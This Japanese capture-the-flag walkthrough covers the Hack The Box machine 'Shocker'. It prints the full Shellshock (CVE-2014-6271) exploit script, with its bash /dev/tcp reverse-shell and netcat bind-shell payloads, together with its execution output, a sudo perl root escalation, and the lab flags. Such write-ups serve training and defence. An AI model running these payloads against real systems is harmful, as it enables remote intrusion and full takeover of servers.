本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Shocker」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン及びアクセス
(2) Webアクセスできるファイル/ディレクトリ調査
(3) Webアクセスできるファイル/ディレクトリ調査(cgi, sh, plファイル)
(4) ShellShock(CVE-2014-6271)の脆弱性悪用したシェル奪取
(5) 特権昇格(sudo設定の脆弱性)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン及びアクセス
(1) nmapコマンドを実行して、応答があるポート番号を確認する。HTTP(80/tcp)やSSH(2222/tcp)ポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.10.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 00:01 JST
Nmap scan report for 10.10.10.56
Host is up (0.34s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT       ADDRESS
1   210.77 ms 10.10.16.1
2   418.57 ms 10.10.10.56

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.44 seconds
(2) ブラウザを用いて「http://10.10.10.56/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査

(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ feroxbuster -u http://10.10.10.56/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET      234l      773w    66161c http://10.10.10.56/bug.jpg
200      GET        9l       13w      137c http://10.10.10.56/
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認し、/cgi-bin/というCGI(Common Gateway Interface)プログラムを配置するためのディレクトリがあることが分かる。
$ gobuster dir -u http://10.10.10.56/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Shocker_80.txt
ーーー(省略)ーーー
/.htpasswd            (Status: 403) [Size: 295]
/.htaccess            (Status: 403) [Size: 295]
/cgi-bin/             (Status: 403) [Size: 294]
/server-status        (Status: 403) [Size: 299]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認し、/cgi-bin/というCGI(Common Gateway Interface)プログラムを配置するためのディレクトリがあることが分かる。
$ sudo dirsearch -u http://10.10.10.56/
ーーー(省略)ーーー
[00:12:40] 403 -  297B  - /.ht_wsr.txt
[00:12:41] 403 -  300B  - /.htaccess.bak1
[00:12:41] 403 -  302B  - /.htaccess.sample
[00:12:41] 403 -  300B  - /.htaccess.save
[00:12:41] 403 -  300B  - /.htaccess.orig
[00:12:41] 403 -  298B  - /.htaccess_sc
[00:12:41] 403 -  300B  - /.htaccess_orig
[00:12:41] 403 -  301B  - /.htaccess_extra
[00:12:41] 403 -  298B  - /.htaccessOLD
[00:12:41] 403 -  298B  - /.htaccessBAK
[00:12:41] 403 -  299B  - /.htaccessOLD2
[00:12:41] 403 -  290B  - /.htm
[00:12:41] 403 -  291B  - /.html
[00:12:41] 403 -  296B  - /.htpasswds
[00:12:41] 403 -  297B  - /.httr-oauth
[00:12:41] 403 -  300B  - /.htpasswd_test
[00:13:21] 403 -  294B  - /cgi-bin/
[00:14:09] 403 -  300B  - /server-status/
[00:14:09] 403 -  299B  - /server-status
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://10.10.10.56/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 137, Words: 9, Lines: 10, Duration: 424ms]
                        [Status: 200, Size: 137, Words: 9, Lines: 10, Duration: 223ms]
server-status           [Status: 403, Size: 299, Words: 22, Lines: 12, Duration: 234ms]
ーーー(省略)ーーー
Webアクセスできるファイル/ディレクトリ調査(cgi, sh, plファイル)
(1) ffufを用いて他にどのようなcgi, sh, plファイルにアクセスできるか確認すると、「http://10.10.10.56/cgi-bin/user.sh」のアクセス時のHTTPステータスコードが200番(成功)になっていることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://10.10.10.56/cgi-bin/FUZZ" -ic -e .cgi,.sh,pl
ーーー(省略)ーーー
                        [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 220ms]
user.sh                 [Status: 200, Size: 118, Words: 19, Lines: 8, Duration: 222ms]
ーーー(省略)ーーー
(2) ブラウザを用いて「http://10.10.10.56/cgi-bin/user.sh」にアクセスすると、uptimeコマンドの実行結果が表示される。
ShellShock(CVE-2014-6271)の脆弱性悪用したシェル奪取
(1) searchsploitでApacheのcgiの攻撃コードを検索すると、「Apache mod_cgi – ‘Shellshock’ Remote Command Injection」というタイトルの攻撃コードが「linux/remote/34900.py」にあることが分かる。
$ searchsploit Apache cgi
----------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                           |  Path
----------------------------------------------------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                          | php/remote/29290.c
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing                       | cgi/remote/20435.txt
Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-test-cgi            | multiple/dos/19536.txt
Apache 1.3.34/1.3.33 (Ubuntu / Debian) - CGI TTY Privilege Escalation                    | linux/local/3384.c
Apache 2.2.2 - CGI Script Source Code Information Disclosure                             | multiple/remote/28365.txt
Apache mod_cgi - 'Shellshock' Remote Command Injection                                   | linux/remote/34900.py
Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)     | windows/remote/47073.rb
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remot | windows/webapps/42953.txt
AWStats 6.x - Apache Tomcat Configuration File Arbitrary Command Execution               | cgi/webapps/35035.txt
----------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
(2) 「linux/remote/34900.py」のファイルを取得する。その際、CVE-2014-6278とCVE-2014-6271の脆弱性を悪用した攻撃のプログラムであることが分かる。
$ searchsploit -m 34900
  Exploit: Apache mod_cgi - 'Shellshock' Remote Command Injection
      URL: https://www.exploit-db.com/exploits/34900
     Path: /usr/share/exploitdb/exploits/linux/remote/34900.py
    Codes: CVE-2014-6278, CVE-2014-6271
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/Downloads/34900.py
(3) ソースコードの内容を確認して、オプションなど使い方を確認する。
$ cat 34900.py
#!/usr/bin/env python
from socket import *
from threading import Thread
import thread, time, httplib, urllib, sys

stop = False
proxyhost = ""
proxyport = 0

def usage():
        print """

                Shellshock apache mod_cgi remote exploit

Usage:
./exploit.py var=<value>

Vars:
rhost: victim host
rport: victim port for TCP shell binding
lhost: attacker host for TCP shell reversing
lport: attacker port for TCP shell reversing
pages:  specific cgi vulnerable pages (separated by comma)
proxy: host:port proxy

Payloads:
"reverse" (unix unversal) TCP reverse shell (Requires: rhost, lhost, lport)
"bind" (uses non-bsd netcat) TCP bind shell (Requires: rhost, rport)

Example:

./exploit.py payload=reverse rhost=1.2.3.4 lhost=5.6.7.8 lport=1234
./exploit.py payload=bind rhost=1.2.3.4 rport=1234

Credits:

Federico Galatolo 2014
"""
        sys.exit(0)

def exploit(lhost,lport,rhost,rport,payload,pages):
        headers = {"Cookie": payload, "Referer": payload}

        for page in pages:
                if stop:
                        return
                print "[-] Trying exploit on : "+page
                if proxyhost != "":
                        c = httplib.HTTPConnection(proxyhost,proxyport)
                        c.request("GET","http://"+rhost+page,headers=headers)
                        res = c.getresponse()
                else:
                        c = httplib.HTTPConnection(rhost)
                        c.request("GET",page,headers=headers)
                        res = c.getresponse()
                if res.status == 404:
                        print "[*] 404 on : "+page
                time.sleep(1)


args = {}

for arg in sys.argv[1:]:
        ar = arg.split("=")
        args[ar[0]] = ar[1]
try:
        args['payload']
except:
        usage()

if args['payload'] == 'reverse':
        try:
                lhost = args['lhost']
                lport = int(args['lport'])
                rhost = args['rhost']
                payload = "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/"+lhost+"/"+str(lport)+" 0>&1 &"
        except:
                usage()
elif args['payload'] == 'bind':
        try:
                rhost = args['rhost']
                rport = args['rport']
                payload = "() { :;}; /bin/bash -c 'nc -l -p "+rport+" -e /bin/bash &'"
        except:
                usage()
else:
        print "[*] Unsupported payload"
        usage()

try:
        pages = args['pages'].split(",")
except:
        pages = ["/cgi-sys/entropysearch.cgi","/cgi-sys/defaultwebpage.cgi","/cgi-mod/index.cgi","/cgi-bin/test.cgi","/cgi-bin-sdb/printenv"]

try:
        proxyhost,proxyport = args['proxy'].split(":")
except:
        pass

if args['payload'] == 'reverse':
        serversocket = socket(AF_INET, SOCK_STREAM)
        buff = 1024
        addr = (lhost, lport)
        serversocket.bind(addr)
        serversocket.listen(10)
        print "[!] Started reverse shell handler"
        thread.start_new_thread(exploit,(lhost,lport,rhost,0,payload,pages,))
if args['payload'] == 'bind':
        serversocket = socket(AF_INET, SOCK_STREAM)
        addr = (rhost,int(rport))
        thread.start_new_thread(exploit,("",0,rhost,rport,payload,pages,))

buff = 1024

while True:
        if args['payload'] == 'reverse':
                clientsocket, clientaddr = serversocket.accept()
                print "[!] Successfully exploited"
                print "[!] Incoming connection from "+clientaddr[0]
                stop = True
                clientsocket.settimeout(3)
                while True:
                        reply = raw_input(clientaddr[0]+"> ")
                        clientsocket.sendall(reply+"\n")
                        try:
                                data = clientsocket.recv(buff)
                                print data
                        except:
                                pass

        if args['payload'] == 'bind':
                try:
                        serversocket = socket(AF_INET, SOCK_STREAM)
                        time.sleep(1)
                        serversocket.connect(addr)
                        print "[!] Successfully exploited"
                        print "[!] Connected to "+rhost
                        stop = True
                        serversocket.settimeout(3)
                        while True:
                                reply = raw_input(rhost+"> ")
                                serversocket.sendall(reply+"\n")
                                data = serversocket.recv(buff)
                                print data
                except:
                        pass
(4) 取得した攻撃コードを実行して、任意のコマンドを実行できるシェルが返ってくることを確認する。
$ chmod +x 34900.py


$ python2 34900.py payload=reverse rhost=10.10.10.56 lhost=10.10.16.10 lport=4444 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56>
(5) 現在ログインしているユーザー情報を確認すると、shellyユーザーであることが分かる。
$ id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)

$ whoami
shelly
(6) 一般ユーザー用のフラグファイルの内容を確認する。
$ cat /home/shelly/user.txt
51efb29f2d7a09fe8516de7cf372380f
特権昇格(sudo設定の脆弱性)
(1) sudoの設定を確認すると、パスワードなしでroot権限で/usr/bin/perlを実行できることが分かる。
$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
(2) ブラウザを用いてGTFOBins(https://gtfobins.github.io/)にアクセスする。
(3) 「perl」を検索して、perlのSudoをクリックする。
(4) 「sudo perl -e ‘exec “/bin/sh”;’」コマンドを実行すると、特権昇格ができることが分かる。
(5) perlを用いて特権昇格する。
$ sudo perl -e 'exec "/bin/sh";'
(6) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(7) 特権ユーザー用のフラグファイルの内容を確認する。
# cat /root/root.txt
ade449e461132a222dd8344f5a9c2db6
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many TCP ports are listening on Shocker?
